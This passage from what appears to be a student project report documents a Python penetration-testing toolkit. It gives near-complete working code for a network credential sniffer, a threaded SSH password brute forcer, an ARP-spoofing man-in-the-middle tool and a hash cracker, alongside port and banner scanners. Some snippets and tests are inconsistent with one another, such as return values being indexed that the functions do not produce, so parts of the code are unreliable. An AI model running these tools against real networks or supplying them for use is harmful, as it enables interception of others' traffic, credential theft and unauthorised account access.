```

The function starts by creating the needed to initiate a connection with a target machine. The timeout determines how long the connection stays open, and then a connection to the target at a specific port is made

The except statement catches any error with the connection. Usually one should specify exactly what exception, however, it isn't necessary here because if there's isn't a connection made the result is irrelevant.

If a connection is made the **get_banner()** function is called, the function responsible for retrieving the banner as bytes. If this is successful the **scan_port()** prints the open port and banner information. If no banner is retrieved then the function displays that the open port only.

Finally, the socket is closed, freeing the resources allocated to maintain it.

NOTE: Connection times vary due to longer timeouts increase the scan's accuracy. If the time given is too short, the port scanner may return that an open port is closed.

3. The **checkIP()** function validates and converts domains to IP Addresses. IP() is from the IPy module, that accepts an IP address and converts it to IPv4 format, it accepts IPv4 or IPv6 addresses. If the conversion is successful then it's already an IP address and the function returns the IP

address without changing it.

```
# checks if IP addresses are valid, and converts domains to IP addresses
def checkIP(ip):
    try:
        IP(ip)  # THe IP() function returns the same IP that was inputted, if its an IP address.
        return ip, True
    except ValueError:  # If an incorrect type is received i.e. a domain which is a domain.
        try:  # convert the domain to an ip
            return socket.gethostbyname(ip), True
        except socket.gaierror:  # not a domain
            return print('Input error Try Again'), False
```

If successful then the input is treated as a domain and the system using the socket.gethostbyname function attempts to get the corresponding IP address, and if both are unsuccessful then it's an invalid entry.

4. The **Scan1()** function scans one target at one or more specific ports. These port numbers are stored in a Port Array. i.e. 1, 25, 100, 80

   The **ScanRange()** function scans between a range of ports i.e. from 1 to 5

```
# Scans one target at specific port/s i.e. ports 1,7,20,80,100
def scan1(target, portArray, timeout):
    try:
        converted_ip = checkIP(target)[0]
        print('\n' + '[-_0 Scanning Target] 1' + str(target))
        for portNumber in portArray:
            scanPort(converted_ip, portNumber, timeout)
    except:
        pass


# Scans one target between a range of port i.e. ports 1-5
def scanRange(target, rangeLB, rangeUP, timeout):
    try:
        convertedIp = checkIP(target)[0]
        print('\n' + '[-_0 Scanning Target] ' + str(target))
        for port in range(rangeLB, rangeUP + 1):  # range Lower Bound(LB) and Upper Bound(UP)
            scanPort(convertedIp, port, timeout)
    except:
        pass
```

Note: Not between one and five. The +1 in the range function makes sure it scans the upper bounds.

4.1.2. Vulnerability Scanner

The Vulnerability Scanner is similar to the Port Scanner, this class imports the CheckIP and getBanner function from the port scanner, however, there are slight changes with the Scan1() and Scan range() function.

```
import socket
from os import path
from termcolor import colored
from portScanner import checkIP, getBanner

def noneType(listOfElements):  # removes every appearance of none

open_ports, banners, resultsOfScan = [], [], []

# Scans one target at specific port/s i.e. ports 1,7,20,80,100
def scan1(target, portsArray, time):

# Scans one target between a range of port i.e. ports 1-5
def scanRange(target, rangeLB, rangeUP, time):

# main scan function: Makes a connection, and attempts to get the banner
def scanPort(ipaddress, port, timeout):
```

1. The Scan 1 and scan range function instead of displaying the results the function appends the results in an array, containing the ports and the banners present on those ports, which are later compared to the banners in Testers File.

```
# Scans one target at specific port/s i.e. ports 1,7,20,80,100
def scan1(target, portsArray, time):
    try:
        converted_ip = checkIP(target)
        print('\n' + '[-_0 Scanning Target] ' + str(target))
        print(portsArray)
        for port in portsArray:
            resultsOfScan.append(scanPort(converted_ip, port, time))
    except:
        pass
    else:
        return noneType(resultsOfScan)
```

2. Nonetype() is responsible for removing and None types in the array results. These none types are present when the scanPort function doesn't return a banner for a port, and Scan1 or Scan Range function tries to append to the resultsOfScan array.

```
def noneType(listOfElements):  # removes every appearance of none
    noneElement = True
    while noneElement:
        if None in listOfElements:
            listOfElements.remove(None)
        else:
            noneElement = False
    return listOfElements
```

   The remove method only removes the first appearance of None, in the array, so to make sure all None types are removed, a while loop is used, which continues removing None until there are no more.

3. The Scan port function is similar to the Port scanner version, however, we just return the banner and port.

```python
# main scan function: Makes a connection, and attempts to get the banner
def scanPort(ipaddress, port, timeout):
    try:  # make a connection
        sock = socket.socket()
        sock.settimeout(timeout)
        sock.connect((ipaddress, port))
        try:  # try  decode the banner and add it to the array, if not do nothing
            banner = getBanner(sock).decode().strip('\n').strip('\r').lower()
        except:
            pass
        else:  # if it get the banner, return the banner and the corresponding port
            return banner, port
        finally:
            sock.close()
    except:
        pass
```

4. The Code below compares the banners found, to banners in the file and prints the Banner and the port was found on.

```python
with open(vul_File, 'r') as file:
    for line in file.readlines():
        if line.lower() in bannerArray:
            print(
                colored('[!!] VULNERABLE BANNER: ', 'green') +
                colored(line, 'cyan', attrs=['bold', 'underline', 'reverse']) +
                colored('" ON PORT: ', 'green') +
                # Gets the index of the banner in the banner array, which is the same same as the
                # index of the port array
                colored(str(portArray[bannerArray.index(line.lower())]), color='cyan',
                        attrs=['bold', 'underline', 'reverse'])
            )
```

4.1.3. Password Sniffer

Overview of Password Sniffer•

```
from urllib import parse
from scapy.all import sniff, re, Raw, scapy
from scapy.layers.inet import TCP, IP
from termcolor import cprint, colored

# extracts the login and passwords
def get_login_pass(body):…

# filters the packets that may contain the username and passwords
def pkt_parser(packet):…
```

1. The **sniff()** function imported from Scapy is responsible for accessing packets from the network interface and applying the **pkt_parser()** function.

```
while 1:
    interface = input("Enter Interface i.e en0 or ethernet: ")  # make its user input
    try:
        # iface is the interface that the packet will be scanned
        # prn is function that's applied to each packets
        # store determines if the packets are stored or not, it is set to zero meaning dont save
        sniff(iface=interface, prn=pkt_parser, store=0)
```

2. The **pkt_parser()** is the filter function, it looks for packets that have the TCP, RAW and IP layer, which are TCP packets that may contain target login.

   The **pkt_parser()** prints the whole packet if any credentials are found, even if only one because the other credential may be in the packet under an unrecognised field, and it may still be of use to the tester.

```
# filters the packets that may contain the username and passwords
def pkt_parser(packet):
    # check if the packet has a tcp, raw  and IP-layer.
    if packet.haslayer(TCP) and packet.haslayer(Raw) and packet.haslayer(IP):

        # the information in that tcp packet payload
        body = str(packet[TCP].payload)

        # holds the username and password
        user_pass = get_login_pass(body)

        # if both the fields have results
        if user_pass is not None:
            # prints the site/the packets
            print(packet[TCP].payload)
            # print username
            cprint(parse.unquote(user_pass[0]), 'green')
            # prints password
            cprint(parse.unquote(user_pass[1]), 'green')
    else:  # else do nothing
        pass
```

3. Once a suitable TCP packet is found, the **pkt_parser()** function applies the **get_login_pass()** function which looks for username and password fields in the body of the packet.

If any credentials are found be it a username or password it returns the results.

```
# extracts the login and passwords
def get_login_pass(body):
    user = None
    passwd = None
    # list of userfield names and password field
    userfields = ['log', 'login', 'wpname', 'ahd_username', 'unickname', 'nickname', 'user', 'user_name',
                  'alias', 'pseudo', 'email', 'username', '_username', 'userid', 'form_loginname', 'loginname',
                  'login_id', 'loginid', 'session_key', 'sessionkey', 'pop_login', 'uid', 'id', 'user_id', 'screename',
                  'uname', 'ulogin', 'acctname', 'account', 'member', 'mailaddress', 'membername', 'login_username',
                  'login_email', 'loginusername', 'loginemail', 'uin', 'sign-in', 'usuario']
    passfields = ['ahd_password', 'pass', 'password', '_password', 'passwd', 'session_password', 'sessionpassword',
                  'login_password', 'loginpassword', 'form_pw', 'pw', 'userpassword', 'pwd', 'upassword',
                  'login_password', 'passwort', 'passwrd', 'wppassword', 'upasswd', 'senha', 'contrasena']

    for login in userfields:
        # checks for login field name
        login_re = re.search('(%s=[^&]+)' % login, body, re.IGNORECASE)
        if login_re:
            # the results from the search
            user = login_re.group()
    # checks for password field name
    for passfield in passfields:
        pass_re = re.search('(%s=[^&]+)' % passfield, body, re.IGNORECASE)
        if pass_re:
            # the results from the search
            passwd = pass_re.group()

    if user or passwd:  # if there is a username or password
        return user, passwd
```

4.1.4. SSH Brute Forcer

Overview of methods and import in SSH Brute forcer

```
from sys import path  # used for accessing and using the inputted file
from threading import Thread  # used try many passwords simultaneously
from time import sleep  # allows to introduce a delay in the execution of the program
from paramiko import SSHClient, AutoAddPolicy  # Creates an SSH connection, and generates a security policy
from termcolor import colored  # adds color to outputs
from portScanner import checkIP  # checks target machine IP

stop_flag = 0
# Initialises and creates SSH Connection
def sshConnection(host, port, username, password):
```

1. After validating all users inputs, the SSH Brute forcer tries each password from the file, attempts to make a connection. Threading is used to allow multiple passwords to be tested simultaneously.

```
with open(input_file, 'r') as file:
    for line in file.readlines():
        if stop_flag == 1:
            t.join()
            exit()
        password = line.strip()
        t = Thread(target=sshConnection, args=(host_ip, port, username, password,))
        t.start()
        sleep(0.5)
```

2. Below shows how the connection is made:

The SSH Client establishes a secure and authenticated connection. The AutoAddPolicy(), generates the key created for secure encrypted communication.

Then a connection is made to the target machine using the target IP address, port, username and password.

If a successful connection is made, the username and password are printed and the stop flag is raised and the program ends, if no connection is made nothing happens.

```
# Initialises and creates SSH Connection
def sshConnection(host, port, username, password):
    global stop_flag
    ssh = SSHClient()
    ssh.set_missing_host_key_policy(AutoAddPolicy())
    try:
        ssh.connect(host, port=port, username=username, password=password)
    except:
        pass
    else:
        stop_flag = 1
        print(
            colored('[+] Found Password: ', 'green') +
            colored(password, 'yellow') +
            colored((', For Account: ' + username), 'yellow'))
    finally:
        ssh.close()
```

4.1.5. Arp Spoofer / Man in the Middle Attack


The main functions and imports used.

```
import time
from scapy.all import srp, send
from scapy.layers.l2 import Ether, ARP
from portScanner import checkIP

# get the mac address for the target and router, by sending ARP Request packets
def getMacAddress(ip_address):...

# sends the spoof packets that change the ARP table in both target and router
def spoof(routerIP, targetIP, routerMAC, targetMac):...
```

1. The getMacAddress() function crafts an ARP request packet meaning we are asking other machines something and it is sent on the broadcast layer, to every host on the network.

   For the ARP packet we need:


   1. The type of packet - Either an ARP request or an ARP response/ either an asking or telling packet.
   2. The IP address of the receiver(destination) machine.
   3. The Hardware address of the receiver machine.
   4. The IP address of the sender(source) machine.
   5. The Hardware address of the sender machine.



```
# get the mac address for the target and router, by sending ARP Request packets
def getMacAddress(ip_address):
    broadcast_layer = Ether(dst='ff:ff:ff:ff:ff:ff')  # broadcast layer
    arp_layer = ARP(pdst=ip_address)  # arp request packet
    get_mac_packet = broadcast_layer / arp_layer  # full packet to send
    answer = srp(get_mac_packet, timeout=2, verbose=False)[0]  # sends the packet and receives a packet

    return answer[0][1].hwsrc
    # the first packet is the response, contain the packet that was sent and the packet recieved from the
    # in that packet contains its MAC address
```

   Scapy is used to create and send these packets.

   This function is used to get the mac address for the specified targets and router. The srp() function sends an Arp request packet on the Data link layer of the network asking. and saves the lists of responses. The ARP request packets ask for information about the host with the specific IP address.



```
for ip in listOfTargetIps:
    listOfTargetMacs.append(str(getMacAddress(ip)))

router_mac = str(getMacAddress(routerIp))
```

   The hwsrc is the mac address of the machine sending the corresponding ARP response packet for the testers ARP request packet saying “I have that IP address, here's my information”. This is how the program gets the mac address for the targets and router.

2. The spoof function creates malicious packets using information from step 2 to spoof the router and target.
   The program crafts two ARP response packets used to impersonate the target and router. The list of Ip addresses and corresponding Mac addresses are saved in an Arp table, this function affects that table.
   In the ARP table on the target machines, there should be two hosts with the same hardware address, the router and the tester's machine.

```
# sends the spoof packets that change the ARP table in both target and router
def spoof(routerIP, targetIP, routerMAC, targetMac):
    # op=2 means its a arp response packet
    # hwdst is the hardware destination(mac address), where the packet is being sent
    # pdst is the IP address destination, where the packet is being sent
    # prsc is the IP address source, is where the packet is coming from. Who is being impersonated
    # the hwsrc is automatically set the machine sending the packet.
    packet1 = ARP(op=2, hwdst=routerMAC, pdst=routerIP,psrc=targetIP)  # packet sent to the router impersonating the target
    packet2 = ARP(op=2, hwdst=targetMac, pdst=targetIp, psrc=routerIp)  # packet sent to target impersonating the router
    send(packet1)
    send(packet2)
```

   The program impersonates the host by sending a packet from the tester's machine and saying it came from the router's IP, and vice versa, but keeping the hardware address as the tester's machine.
   This is done by changing the psrc(IP of the sender) field for packets for the router as targets Ip, and the router's IP address in packets to the host.

   Note: The mac address is the tester's machine, and is automatically set.

3. The spoofed packets in step 2 are sent indefinitely, hence the while True statement.

```
while True:
    for x in range(len(listOfTargetMacs)):
        spoof(routerIp, listOfTargetIps[x], router_mac, listOfTargetMacs[x])
        time.sleep(
            round(2 / len(listOfTargetMacs), 2))  # ensures each ip is spoofed every two seconds
```

   Here the program sends these packets to the hosts and router every 2 seconds, this is necessary to maintain the changes in the ARP table. This is achieved using an exponential decaying equation.
   2 divided by the number of hosts(not including the router) needed to be spoofed.

   Example: If 1 target needs to be spoofed the program will wait 2 seconds before sending another set of spoof packets. 2/1 = 2.
   If 4 targets are being spoofed the program will wait for a ½ second each, maintaining that each target is spoofed every ½ second totalling a round trip of 2 seconds. To ensure optimal results a max of 20 hosts are recommended.

   NOTE: The user must run a port forwarding command, so the packets are sent to the router, else the targets won't be able to access the internet making

4.1.6. Password Cracker

1. Overview view

```
import hashlib
from os import path
from termcolor import colored

def crack(type_of_hash, file_path, hash_to_decrypt):
```

2. The path Import is used to verify and access the user's inputted file location.


```
file_path = str(input('Enter path to the file to bruteforce with: '))
if not path.isfile(file_path):
    print('File not found\nTry again')
else:
    fr = True
```

3. The hashlib import is used in the crack function to hash each password in the password list and compare them to the hash to be decrypted. Decrypting can be done for SHA1, SHA 256 and MD5 hashes.


```
def crack(type_of_hash, file_path, hash_to_decrypt):
    print(colored(text="Currently cracking " + hash_to_decrypt + " with " + type_of_hash, color='green'))
    with open(file_path, 'r') as file:
        found = False
        for line in file.readlines():
            if type_of_hash.lower() == 'md5':
                hash_object = hashlib.md5(line.strip().encode())
                hashed_word = hash_object.hexdigest()
                if hashed_word == hash_to_decrypt.lower():
                    found = True
                    print(colored('Found MD5 Password: ' + line.strip(), 'green'))
                    break

            if type_of_hash == 'sha1':
                hash_object = hashlib.sha1(line.strip().encode())
                hashed_word = hash_object.hexdigest()
                if hashed_word == hash_to_decrypt.lower():
                    found = True
                    print(colored('Found Sha1 Password: ' + line.strip(), 'green'))
                    break

            if type_of_hash == 'sha256':
                hash_object = hashlib.sha256(line.strip().encode())
                hashed_word = hash_object.hexdigest()
                if hashed_word == hash_to_decrypt.lower():
                    found = True
                    print(colored('Found Sha-256 Password: ' + line.strip(), 'green'))
                    break
        if not found:
            print(colored('Password Not In File.', 'red'))
```

5.0 Graphical User Interface (GUI)


1. The main menu. Here user selects a function using numbers 1-6.



2. PortScanner results



3. Vulnerability Scanner



6.0 Testing

6.1.1. Unit Testing

To test my scripts I will use test scripts where possible to test functions that we're written in a testable way. I will also test my scripts from the end-user perspective.

Below are 5 test scripts used to test

```
def test_checkIpConversion(self):...

def test_if_banner_received(self):...

def test_checkIpConversionError(self):...

def test_cracker(self):...

def test_macaddress(self):...
```

Results for all test.

```
----------------------------------------------------------------------
Ran 5 tests in 0.047s

OK
```

1. I tested the CheckIp function in the port Scanner, in below is the test for the input localhost, the CheckIP() function should return true if its an IP address or has been converted. I printed it just to make sure.

```
def test_checkIpConversion(self):
    ipaddress = 'localhost'
    result = portScanner.checkIP(ipaddress)
    self.assertEqual(result[1], True)
    print("Converted IP:" + str(result))
```

2. To check that invalid IP address:

```
def test_checkIpConversionError(self):  # conversion failure
    ipaddress = 'not a a domain '
    result = portScanner.checkIP(ipaddress)
    self.assertEqual(result[1], False)
```

3. Check if a vulnerable can be attained from a port:

```
def test_if_banner_received(self):
    port = 22
    timeout = 5
    result = portScanner.scanPort('localhost', port, timeout)[2]
    self.assertEqual(result, True)
```

4. This tests if the hash function words, for md5, sha1, and sha 265. I hashed the word Helloworld online and I put the word Helloworld in a test file list, to see if it could find it.

```
def test_cracker(self):
    passwordfile = 'passwords.txt'
    hashtodecrypt = 'fc5e038d38a57032085441e7fe7010b0', \
                    '6ADFB183A4A2C94A2F92DAB5ADE762A47889A5A1', \
                    '936a185caaa266bb9cbe981e9e05cb78cd732b0b3280eb944412bb6f8f8f07af'

    # hello world
    result1 = crack('md5', passwordfile, hashtodecrypt[0])
    result2 = crack('sha1', passwordfile, hashtodecrypt[1].lower())
    result3 = crack('sha256', passwordfile, hashtodecrypt[2].lower())
    self.assertEqual(result1[1], True)
    self.assertEqual(result2[1], True)
    self.assertEqual(result3[1], True)
```

5. This tests if the Mac address can be retrieved. So Input a mac address and hardware address of my router

```
def test_macaddress(self):
    target = '192.168.1.1'
    result = getMacAddress(target)
    print(result)
    self.assertEqual(result, '84:47:65:58:ce:08')
```

6.1.2. End-User Testing

The End User test was conducted at the final stage of the applications development, to verify the application functions as expected. Each program was tested individually, from the users perspective. Below are the steps take.

6.1.2.1. Port Scanner Testing

Features	Description	Status
Input IP Address or Domain	Detects multiple inputs, and converts domains to IP's	PASS
Input port number	Detect if user wants a range of ports or specific ports	PASS
Input timeout	checks for a number	PASS
Scan targets	Returns the open and closed ports, and prints banners if they exist	PASS

6.1.2.2. Vulnerable Banner Scanner Test

Features	Description	Status
Input IP Address or Domain	Detects multiple inputs, and converts domains to IP's	PASS
Input port number	Detect if the user wants a range of ports or specific ports	PASS
Input timeout	Check if the input is a number	PASS
Input banner file	Detect if the file exists	PASS
Scan targets and find banner in file	Checks the banner exists in the file	PASS
Display Results	Closed Port and Open ports are displayed	PASS

6.1.2.3. Password Sniffer

Features	Description	Status
Check Interface	Detect if an interface is valid	PASS
Scan for Username Passwords	Detect TCP packets that contain passwords	PASS
Display Results	Found password or username displayed with packet	PASS

6.1.2.4. SSH Brute Forcer

Features	Description	Status
Check Target IP addresses	Detects multiple inputs, and converts domains to IP's	PASS
Checks user's inputted File	Check's if the file is valid	PASS
Connection to target is made	Attempt each password until success	PASS
Display Results	Once a connection is made, the username and password are printed	PASS

6.1.2.5. Password Cracker

Features	Description	Status
Check Hash Inputs	Detect and save each hash.	PASS
Checks user's inputted File	Check's if the file is valid	PASS
Hash passwords from file	The system can take password from file and hash it	PASS
Hash successfully found	Users input has found in the file pf password	PASS
Display results	Display Hash in plaintext	PASS

6.1.2.6. Arp Spoofer

Features	Description	Status
Get Mac address for targets and router	Create a packet a find to mac address	PASS
Craft and send Arp packets	Create Malicious packets and spoof the targets	PASS
Maintain spoof	Keep sending spoofed packets indefinitely	PASS

7.0 Conclusions

Looking at each aim set for this project and how it assists penetration testers, it's of my opinion that each objective set to be achieved was achieved. Pene Test proves it's capable of assisting penetration testers by providing useful tools for Information gathering, Scanning and Manuel Exploitation.

The easy to use user interface of Pene Test, I believe sets Pene Test apart from many applications using the command line. With added colours and highlights Pene Test helps draw the user attention to important results, reducing the confusion many CLI application bring, allowing users of different skill levels to still find the application useful and helpful.

With additional time and resources features such as the Port Scanner, Password cracker and Packet sniffer can be greatly improved, increasing their accuracy and functionality.. Also, a keylogger and backdoor feature, could be developed but with that said overall I am pleased with the current stage of Pene Test.

8.0 References

IPy · PyPI (no date). Available at: https://pypi.org/project/IPy/ (Accessed: 27 July 2021).

Kali Linux | Penetration Testing and Ethical Hacking Linux Distribution (no date). Available at: https://www.kali.org/ (Accessed: 27 July 2021).

The Scapy community, P. B. and the S. (no date) *Scapy*, *Scapy*. Available at: https://secdev.github.io/ (Accessed: 27 July 2021).